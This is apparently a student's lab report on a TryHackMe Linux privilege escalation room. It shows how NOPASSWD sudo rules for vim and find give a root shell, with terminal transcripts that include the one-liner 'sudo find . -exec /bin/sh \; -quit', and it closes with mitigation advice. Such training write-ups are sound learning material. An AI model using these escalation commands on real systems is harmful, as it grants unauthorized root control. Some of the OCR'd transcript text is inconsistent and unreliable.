

Linux Privilege Escalation Lab Report

Platform: TryHackMe - Linux PrivEsc Room

Objective:

Show how a normal user can gain root access because of incorrect sudo configuration.

Initial Situation:

I logged into the target machine using SSH. After login, I checked my access level using 'whoami' and 'id'.

The output showed I was a normal user (uid=1000).

Enumeration:

I used 'sudo -l' to see what commands I could run as root.

This command lists permissions given to the current user.

I ran it because when testing a system, I first need to understand what I am allowed to do.

The output showed that programs like vim and find could run as root without a password.

What 'whoami' Means:

The command 'whoami' shows the current user name.

If it shows 'user', I have limited access.

If it shows 'root', I have full system control.

What Root Means:

Root is the highest level account in Linux.

It can read, modify, delete, or control everything.

What a Shell Is:

A shell is where commands are typed and executed.

If a shell runs as root, the person using it controls the entire system.

What Vim Is:

Vim is a text editor used to edit files.

However, it can also run system commands.

If vim runs as root, any command executed inside it also runs as root.

Exploitation:

Since vim was allowed to run as root, I executed 'sudo vim'.

From inside vim, I opened a shell.

Because vim was running as root, the shell also became root.

When I typed 'whoami', it showed 'root'.

I also used another method:

'sudo find . -exec /bin/sh \; -quit'

This directly created a root shell.

Why This Is a Security Problem:

The system allowed powerful tools to run as root without restriction.

This breaks proper permission control.

It is like giving someone a master key when they only needed access to one room.


Mitigation:

Remove NOPASSWD from powerful binaries.

Restrict sudo commands carefully.

Avoid giving full program access when only limited actions are required.

Screenshots and Evidence



The screenshot shows a terminal window titled "user@debian:~". The window displays the following text:

```
File Edit View Search Terminal Help
root@ip-10-48-146-62:~# ssh user@10.48.153.35
The authenticity of host '10.48.153.35 (10.48.153.35)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLzzXCXcoAh06S8wYCjktAnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.153.35' (RSA) to the list of known hosts.
user@10.48.153.35's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 15 06:41:23 2020 from 192.168.1.125
user@debian:~$
```

The terminal window is part of a desktop environment, with a menu bar at the top and a status bar at the bottom. The status bar shows "THM AttackBox running in Asia Pacific (Mumbai)" and a timer "56min 38s".

SSH login as user showing initial access.

```
root@ip-10-48-146-62:~# ssh user@10.48.153.35
The authenticity of host '10.48.153.35 (10.48.153.35)' can't be established.
RSA key fingerprint is SHA256:3wwPVfqC+8LPQda0B9wFLZzXCxcoAho6s8wYGjktAnk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.153.35' (RSA) to the list of known hosts.
user@10.48.153.35's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 15 06:41:23 2020 from 192.168.1.125
user@debian:~$ whoami
user
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev)
user@debian:~$
```

'whoami' and 'id' confirming normal user privileges.

```
root@ip-10-48-146-62:~# sudo -l
User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/tftpd
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$
```

'sudo -l' output listing allowed root commands.

A screenshot of a Linux desktop environment, likely Kali Linux, showing a terminal window titled "user@debian:~". The terminal shows the user running "id" to check their user ID, which is 1000 (user). Then, they run "sudo -l" to view the available sudo commands. The output lists several commands like iftop, find, nano, vim, man, awk, less, ftp, nmap, apache2, and more. Finally, they run "sudo vim". The desktop interface includes a dock with icons for various tools like Bloodhound, Metasploit, and John the Ripper, and a status bar at the bottom indicating "THM AttackBox" and "51min 38s".

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),3
0(dip),44(video),46(plugdev)
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo vim

sh-4.1# whoami
root
sh-4.1#
```

Running 'sudo vim' which starts vim as root.

A screenshot of a Linux desktop environment, likely Kali Linux, showing a terminal window titled "user@debian:~". The terminal shows the user running "id" to check their user ID, which is 1000 (user). Then, they run "sudo -l" to view the available sudo commands. The output lists several commands like iftop, find, nano, vim, man, awk, less, ftp, nmap, apache2, and more. Finally, they run "sudo vim". After this, they run "whoami" to verify they are root, which returns "root". They then exit the terminal session. The desktop interface includes a dock with icons for various tools like Bloodhound, Metasploit, and John the Ripper, and a status bar at the bottom indicating "THM AttackBox" and "50min 0s".

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$ sudo vim

sh-4.1# whoami
root
sh-4.1# exit
exit
Press ENTER or type command to continue
```

'whoami' showing root after shell escape.

The screenshot shows a terminal window titled "user@debian:~". The terminal displays a list of NOPASSWD entries and a successful "sudo vim" command. The user then runs "whoami" to confirm they are root, followed by an "exit" command. A message at the bottom prompts the user to press ENTER or type a command to continue. The terminal is part of a desktop environment with a dock containing icons for various applications like a browser, file manager, and terminal.

```
user@debian:~  
env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH  
User user may run the following commands on this host:  
(root) NOPASSWD: /usr/sbin/fttop  
(root) NOPASSWD: /usr/bin/find  
(root) NOPASSWD: /usr/bin/nano  
(root) NOPASSWD: /usr/bin/vim  
(root) NOPASSWD: /usr/bin/man  
(root) NOPASSWD: /usr/bin/awk  
(root) NOPASSWD: /usr/bin/less  
(root) NOPASSWD: /usr/bin/ftp  
(root) NOPASSWD: /usr/bin/nmap  
(root) NOPASSWD: /usr/sbin/apache2  
(root) NOPASSWD: /bin/more  
user@debian:~$ sudo vim  
sh-4.1# whoami  
root  
sh-4.1# exit  
Press ENTER or type command to continue  
user@debian:~$ sudo find . -exec /bin/sh \; -quit  
sh-4.1#
```

Root shell obtained using 'sudo find'.